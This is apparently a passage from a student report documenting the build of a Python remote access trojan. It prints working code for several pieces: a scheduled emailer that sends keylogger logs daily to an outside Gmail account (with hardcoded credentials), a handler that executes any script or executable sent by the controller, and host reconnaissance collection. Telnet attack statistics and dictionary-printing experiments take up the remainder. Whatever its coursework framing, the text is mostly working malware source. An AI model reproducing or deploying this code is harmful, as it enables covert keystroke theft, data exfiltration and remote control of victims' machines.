




4.10.3 Chess:


The next telnet service investigated was a “Free Internet Chess Service” or “FICS”. This is a telnet server that allows the user to play a online game of chess using a console, text based UI as shown below: [31]





4.10.4 Weather Forecasting:

The final application demonstrated a weather forecasting facility: [32]



These were all implemented with identical methods and different arguments. Calling the subprocess module.


```
def playchess():
    msg = "start /B start cmd.exe @cmd /c telnet freechess.org "
    runrun(msg)
    # chess_true = subprocess.check_call("start /B start cmd.exe @cmd /k telnet
def playstarwars():
    msg = "start /B start cmd.exe @cmd /c telnet towel.blinkenlights.nl "
    runrun(msg)
    # Sw = subprocess.check_call("start /B start cmd.exe @cmd /c telnet towel.b
def weather():
    msg = "start /B start cmd.exe @cmd /c telnet rainmaker.wunderground.com "
    runrun(msg)
```

4.10.5 More:

These features existed more as proof of concept to combine the RAT software with other tools and services in order to either aid, provide a service or cause harm. Throughout history Telnet has been used in conjunction with other attacks to cause harm with Akamai stating that 8.7% of observed attack traffic targeted port 23 in 2014 making it the third highest highest attacked port.[33] They also reported up to 19% in the third quarter of 2010,[36] a significant increase over 9.2% in the second quarter[35] and only 2.5% in the first quarter[37] before dropping down to 11% in the final quarter[34] maintaining a rank of second most attacked port throughout.

Port	Port Use	% Traffic	Q2 '10 %
445	Microsoft-DS	56%	62%
23	Telnet	17%	9.2%
22	SSH	5.7%	6.1%
135	Microsoft-RPC	3.5%	3.0%
139	NetBIOS	1.5%	1.9%
80	WWW	1.5%	1.1%
1433	Microsoft SQL Server	0.9%	1.2%
4899	Remote Administrator	0.8%	1.2%
5900	VNC Server	0.5%	0.7%
3389	Microsoft Terminal Services	0.5%	0.4%
Various	Other	13%	–

Figure 2: Attack Traffic, Top Ports



[36]

Telnet is still attacked in modern days, with a huge breach revealed on 19th January 2020 exposing the IP addresses, Usernames and Passwords to approximately 515,000 internet-connected devices which were compromised using Telnet.[38]

Which follows a list of 33,000 home router telnet credentials leaked in 2017.[39][40] And a Telnet backdoor opening more than 1,000,000 IoT radios to hijacking reported on september 2019.[41]

A strong demonstration of the power of Telnet combined with a backdoor is exhibited with the famous Mirai Botnet which contributed to one of the largest cyber attacks on record in october 2016[42]


4.11 Email Functionality:

One long established method of implementing a keylogger combines the use of an email functionality to retrieve the logs, this serves as an extremely good solution to implement as a backup in the case that the client and server disconnect from each other but the keylogger can remain running and they logs have not been retrieved.

This can also be implemented to email any files that are desired.

4.11.1 Setting up the email account:

To do this, first an email account must be set up. A google mail "Gmail" account was chosen, as it was simple to integrate, free, inconspicuous and anonymous. The email account in question was given the username of "UoR.27016005@gmail.com" and the password of "C0mput3rSc13nc3", from here the settings were changed to allow "less secure apps access", this is necessary for python to be able to access the gmail account directly.



Once this had been achieved, the development of the code could begin.

4.11.2 Sending an email:

The first iteration of the function to send an email focussed less around the contents of the message, and more around the ability to send the message.

The smtplib library was included to create an SMTP (Simple Mail Transfer Protocol) session on the default SMTP port (587) then identifies to the ESMTP server by using the ".ehlo()" method. From here the session is put into "TLS mode" (Transport Layer Security) in order to encrypt all following commands.

The session is then used to login to the created gmail account using the hardcoded provided credentials and the ".login()" method.

From here the message is composed, in the format of "Subject \n\n Body " with two lines separating the subject and the body. The function was implemented such that the subject of the email would be the time at which it was sent, and the body contents would be whatever string was passed into the function.

The message is then sent using the ".sendmail()" method, passing the sender address, recipient address and message as the arguments. After this the SMTP session is terminated.

```
# ''' EMAILER FUNCTIONS '''
def emailsendbody(body):
    # creates SMTP session
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.ehlo()

    # start TLS for security
    s.starttls()

    # Authentication
    s.login("uor.27016005@gmail.com", "C0mput3rSc13nc3")

    # message to be sent
    message = "Subject:{0}\n\n{1}".format(datetime.datetime.now().strftime("%d-%m-%y %H:%M:%S"), body)
    print(message)

    # sending the mail
    s.sendmail("uor.27016005@gmail.com", "[redacted]com", message)

    # terminating the session
    s.quit()
```

4.11.3 Attaching a file to an email:

Research was conducted into implementing the "email.mime" [43] library in order to attach files to an email, however this did not seem necessary as the implementation of the emailer was only created with the intent of sending text files and messages, as opposed to attaching files and images to the email. This is functionality that could be added at a later date, if required however while not required it would be unneeded imports, as well as wasted functionality, so in a attempt to make the system more streamlined and lightweight this was omitted with the idea kept in mind if it needed to be added in the future.

4.11.4 Attaching contents of the file to an email:

This took a much simpler and lightweight approach, of being passed a file path, to which it would read the contents of, then pass that data into the already (above) defined function which takes text and sends an email with it. First it must check if the file exists.

```
def emailsendfilepath(filepath):
        if os.path.exists(filepath):
            with open(filepath, 'r') as file:
                body = file.read()
                emailsendbody(body)
                return "OK"
        else:
            return "[!!] FILE DOESNT EXIST"
```

4.11.5 Scheduler & Auto Mailer:

The concept of an automailer ties in to the idea of using the email function as a back up facility, especially regarding the retrieval of keylogs. This functions by importing the schedule module and calling the function relating to the time period and time desired. For a daily email, sent at 20:05 (08:05PM), sending the contents of the file "./logs/readable.txt" the code would look like this :

```
def Scheduler():
    # SCHEDULER
    schedule.every().day.at("20:05").do(emailsendfilepath, "./logs/readable.txt")
    global eThreadActive
    while eThreadActive:
        schedule.run_pending()
        time.sleep(1)
        print(" - Emailthread - ")
```

Where ethreadActive is a global boolean flag which signifies if the emailer thread is active.

4.11.6 Threading:

The emailer function has to constantly check the time for it to be able to send the email at the exact correct time, and if this were to happen as part of the main client script, the program would be engaged with with this function continuously and this would interfere with the operability and overall performance of the system, for this reason we can assign the automailer its own thread, therefore being able to complete both tasks simultaneously.

This thread is assigned in the Client class, when the command to turn the Automailer on is run.

```
def startEmailthread(self):
    global eThreadActive
    eThreadActive = True
    eThread = threading.Thread(target=Scheduler)
    eThread.start()
    self.client.send("[*] Success".encode())
```

When the command to stop the automailer is run, the flag that the mailer is checking is set to false, which then completes the execution of the function, and closes the thread.

```
def stopEmailThread(self):
    global eThreadActive
    eThreadActive = False
    self.client.send("*** Email Thread Killed ***".encode())
```


4.12 Running Scripts / Programs :

One major benefit of being able to remotely access another device (regardless of moral intentions) is the ability to execute files or scripts on this device. The could be remote support and assistance remotely running scripts with diagnostic or aid functionalities, or malicious attackers running a script to cause further turmoil on the system.


The implemented solution successfully runs executables, python scripts, vbs scripts and likely other scripts such as bash. It handles each of these cases in different manners, opening the contents of a python file and executing it internally,calling “os.startfile()” to run an exe, and then launching any further scripts in Command prompt and running them.

```
def exePy(self):
    path2script = self.client.recv(self.BUFFER_SIZE).decode()
    try:
        if ".py" in path2script:
            exec(open(path2script).read())
        elif ".exe" in path2script:
            try:
                os.startfile(path2script)
            except:
                pass
        else:
            try:
                msg = "cmd /c " + path2script
                self.runrun(msg)
            except:
                pass
        self.client.send("[*] SUCCESS".encode())

    except Exception as e:
        self.client.send(("[!!] FAILURE + " + str(e)).encode())
```


This was then tested: here is an example test of running a “.vbs” script:




Where textexe.vbs is as follows:



This is the test with a pythonscript:




Where printtest.py is:



N.B. Please note that the scripts are run on the client's device, and therefore there is no way to interact with them once they have been started, meaning they must be self-completing and not require any interaction or user input.

Aside from this, any script should run successfully. This is extremely useful and dangerous, especially with the benefit of being able to send files, scripts and executables. This could include scripts to wipe hard drives or cause extreme damage to the system as well as resources for providing tech support.

Here is a proof-of-concept using the executable from a maze game:



4.13 System Information Acquisition

One of the most prevalent reasons RAT-style software is used as part of a larger attack is due to the fact that RAT softwares can be used to obtain more information about the system. This is extremely crucial in the information security business as well as the malicious side of hacking. The more information that is known about a system means the higher chance that a vulnerability could be found in one of these areas. This covers all facets of information available from operating system versions, to drivers controlling the hardwares and more.

Through a combination of the socket module methods and the “Platform” library methods, a dictionary was created from all of the different pieces of information obtained.

```
def sendHostInfo(self):
    """ Extracting host information """

    host = sys.platform
    self.client.send(host.encode("utf-8"))
    # Make a Dictionary
    sys_info = {
        "Platform": platform.system(),
        "Platform Release": platform.release(),
        "Platform Version": platform.version(),
        "Platform Architecture": platform.architecture(),
        "Machine Type": platform.machine(),
        "Platform Node": platform.node(),
        "Platform Information": platform.platform(),
        "ALL": platform.uname(),
        "HostName": socket.gethostname(),
        "Host IP_Address": socket.gethostbyname(socket.gethostname()),
        "CPU": platform.processor(),
        "Python Build": platform.python_build(),
        "Python Compiler": platform.python_compiler(),
        "Python Version": platform.python_version(),
        "Windows Platform": platform.win32_ver()
        #  "OS": os.uname() # os.uname() ONLY SUPPORTED ON LINUX
    }
```

This then needed to be outputted and stored.

4.13.1 Dictionary Writing:

While obtaining the system information, a particularly interesting problem surrounded the act of using python dictionaries, or more appropriately, saving, writing, reading and displaying python dictionaries.

A key point to note is that until python 3.7 dictionaries in python were **unordered,** in python 3.7 and later, dictionaries are collections which are ordered, Changeable, and do not allow duplicates.

Upon investigation into python dictionaries, it became apparent that there were many different ways of processing, printing and storing the data, each with their own pros and cons. Due to this, a separate testing python script was designed which would run all of the investigated possibilities and allow the differences to be interpreted.[44]

One of the major considerations when taking into account how to store, and represent the data was the readability. Another consideration revolves around the necessity or lack thereof for serialisation of the data.

The first consideration was the printing of the data. The data is needed to be outputted in a readable format where it is logically presented in a pleasant manner. The First method of output tested was a simple print of the dictionary.

```
def printdict(self):
    print("\nprintdict: ")
    print(self.sys_info)
```

```
printdict:
{'Platform': 'Windows', 'Platform Release': '10', 'Platform Version': '10.0.19041', 'Platform Architecture': ('64bit'
, 'WindowsPE'), 'Machine Type': 'AMD64', 'Platform Node': 'D-L-BRUSH', 'Platform Information': 'Windows-10-10.0.19041
-SP0', 'ALL': uname_result(system='Windows', node='D-L-BRUSH', release='10', version='10.0.19041', machine='AMD64'),
'CPU': 'Intel64 Family 6 Model 158 Stepping 10, GenuineIntel', 'Python Build': ('tags/v3.9.1:1e5d33e', 'Dec  7 2020 1
7:08:21'), 'Python Compiler': 'MSC v.1927 64 bit (AMD64)', 'Python Version': '3.9.1', 'Windows Platform': ('10', '10.
0.19041', 'SP0', 'Multiprocessor Free')}
```

This produced the above output. This displays all of the relevant information, in the order it is added to the dictionary, however, this is extremely far from being pleasant and readable.

Another option is to iterate through the dictionary, printing each field one at a time.

```
def iterateDict(self):
    print("\niteratedict: ")
    for item in self.sys_info:
        print(item)
```

An issue prevailed with this method, as it only printed the key for the dictionary.

```
iteratedict:
Platform
Platform Release
Platform Version
Platform Architecture
Machine Type
Platform Node
Platform Information
ALL
CPU
Python Build
Python Compiler
Python Version
Windows Platform
```

From here an attempt was made to rectify this, iterating through “sys_info.items()” opposed to “sys_info”. This produced a much clearer output containing both the keys, and the values from the dictionary.

```
def iterateitemsDict(self):
    print("\niterateitemsdict: ")
    for item in self.sys_info.items():
        print(item)
```

```
iterateitemsdict:
('Platform', 'Windows')
('Platform Release', '10')
('Platform Version', '10.0.19041')
('Platform Architecture', ('64bit', 'WindowsPE'))
('Machine Type', 'AMD64')
('Platform Node', 'D-L-BRUSH')
('Platform Information', 'Windows-10-10.0.19041-SP0')
('ALL', uname_result(system='Windows', node='D-L-BRUSH', release='10', version='10.0.19041', machine='AMD64'))
('CPU', 'Intel64 Family 6 Model 158 Stepping 10, GenuineIntel')
('Python Build', ('tags/v3.9.1:1e5d33e', 'Dec  7 2020 17:08:21'))
('Python Compiler', 'MSC v.1927 64 bit (AMD64)')
('Python Version', '3.9.1')
('Windows Platform', ('10', '10.0.19041', 'SP0', 'Multiprocessor Free'))
```

This is a much more pleasant output. However, the brackets and inverted commas do have a minor effect on the readability of the data.

In python, there is a library dedicated around the “Pretty Printing” of data. This library named “pprint” is designed to create more readable outputs from different data structures. This includes dictionaries.

```
def prettyprintdict(self):
    print("\npretty print: ")
    pprint(self.sys_info)
```

```
pretty print:
{'ALL': uname_result(system='Windows', node='D-L-BRUSH', release='10', version='10.0.19041', machine='AMD64'),
 'CPU': 'Intel64 Family 6 Model 158 Stepping 10, GenuineIntel',
 'Machine Type': 'AMD64',
 'Platform': 'Windows',
 'Platform Architecture': ('64bit', 'WindowsPE'),
 'Platform Information': 'Windows-10-10.0.19041-SP0',
 'Platform Node': 'D-L-BRUSH',
 'Platform Release': '10',
 'Platform Version': '10.0.19041',
 'Python Build': ('tags/v3.9.1:1e5d33e', 'Dec  7 2020 17:08:21'),
 'Python Compiler': 'MSC v.1927 64 bit (AMD64)',
 'Python Version': '3.9.1',
 'Windows Platform': ('10', '10.0.19041', 'SP0', 'Multiprocessor Free')}
```

This is another step in the correct direction, with the removal of the brackets, and a more aesthetically pleasing output than any of the previous methods. One key thing to notice about this method is that it reorders the dictionary to be sorted alphabetically by key.

The last method explored for the printing of this data was another variant on the iterative method, this time iterating with two variables, one holding the key and one holding the value.

```
def txtPrint(self):
    print("\niterative KV : ")
    for k, v in self.sys_info.items():
        print(str(k) + ' >>> ' + str(v) + '')
```


```
iterative KV :
Platform >>> Windows
Platform Release >>> 10
Platform Version >>> 10.0.19041
Platform Architecture >>> ('64bit', 'WindowsPE')
Machine Type >>> AMD64
Platform Node >>> D-L-BRUSH
Platform Information >>> Windows-10-10.0.19041-SP0
ALL >>> uname_result(system='Windows', node='D-L-BRUSH', release='10', version='10.0.19041', machine='AMD64')
CPU >>> Intel64 Family 6 Model 158 Stepping 10, GenuineIntel
Python Build >>> ('tags/v3.9.1:1e5d33e', 'Dec  7 2020 17:08:21')
Python Compiler >>> MSC v.1927 64 bit (AMD64)
Python Version >>> 3.9.1
Windows Platform >>> ('10', '10.0.19041', 'SP0', 'Multiprocessor Free')
```

This produced by far the most intuitive output, being easy to read, simple and extremely aesthetically appealing.

4.13.2 Saving to a file:

Now the console printing method has been established. The next logical step was to progress to the file printing.

All of the above methods were implemented in an alternate version which printed to a file instead of to the console. All the observations made in the console were also apparent when printing to the console, therefore, the above solution used for printing to console was adapted to create the most useful file output.




```
def txtwrite(self):
    print("\ntxtwrite: ")
    with open('./logs/txtprint.txt', 'w+') as f:
        for k, v in self.sys_info.items():
            f.write(str(k) + ' >>> ' + str(v) + '\n')
```

For printing to a file, the use of a CSV was also investigated, this produced a satisfying output, and also meant that although not needed, in theory this information could be loaded back into a dictionary from the file.

	A	B	C	D	E	F	G	H	I
1	Platform	Windows							
2									
3	Platform Release	10							
4									
5	Platform Version	10.0.19041							
6									
